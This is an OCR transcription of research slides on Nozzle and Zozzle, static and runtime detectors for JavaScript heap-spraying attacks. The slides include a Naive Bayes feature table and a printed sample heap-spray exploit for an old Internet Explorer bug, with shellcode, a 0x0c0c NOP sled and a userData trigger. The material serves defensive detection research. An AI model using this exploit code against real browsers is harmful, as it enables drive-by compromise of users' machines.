
Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
[illegible]	0.80
try:activex	0.41
if:msie 7	0.33
[illegible]	0.21
function:unescape	0.45
[illegible]	0.55
loop:nop	0.95




The Zozzle Ecosystem

Server Side (Microsoft) | **Browser Side**




Feature Selection


False Positives



False Negatives



Comparison of Detection Methods



```
shellcode = unescape("%u9090%u9090%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9…");
var memory = [];
var spraySize = "548864" - shellcode.length * "2";
var nop = unescape("%u0c0c%u0c0c");
while (nop.length < spraySize / "2")
{
    nop += nop;
}
var nops = nop.substring("0", spraySize / "2");
delete nop;
for(i = "0"; i < "270"; i++)
{
    memory[i] = nops + nops + shellcode;
}
function payload()
{
    var body = document.createElement("BODY");
    body.addBehavior("#default#userData");
    document.appendChild(body);
    try
    {
        for(i = "0"; i < "10"; i++)
        {
            body.setAttribute("s", window);
        }
    }
    catch(e)
    {
    }
    window.status += "";
}

document.getElementById("bo").onclick();
```

Zozzle can automatically identify components of an attack.

- Shellcode
- Spray
- Vulnerability

Summary

Heap spraying attacks are

- Easy to implement, easy to retarget
- In widespread use

Nozzle

- Effectively detects published attacks (known and new)
- Has acceptable runtime overhead
- Can be used both online and offline

Zozzle is a static detection solution

- Fast and scalable
- Accurate and powerful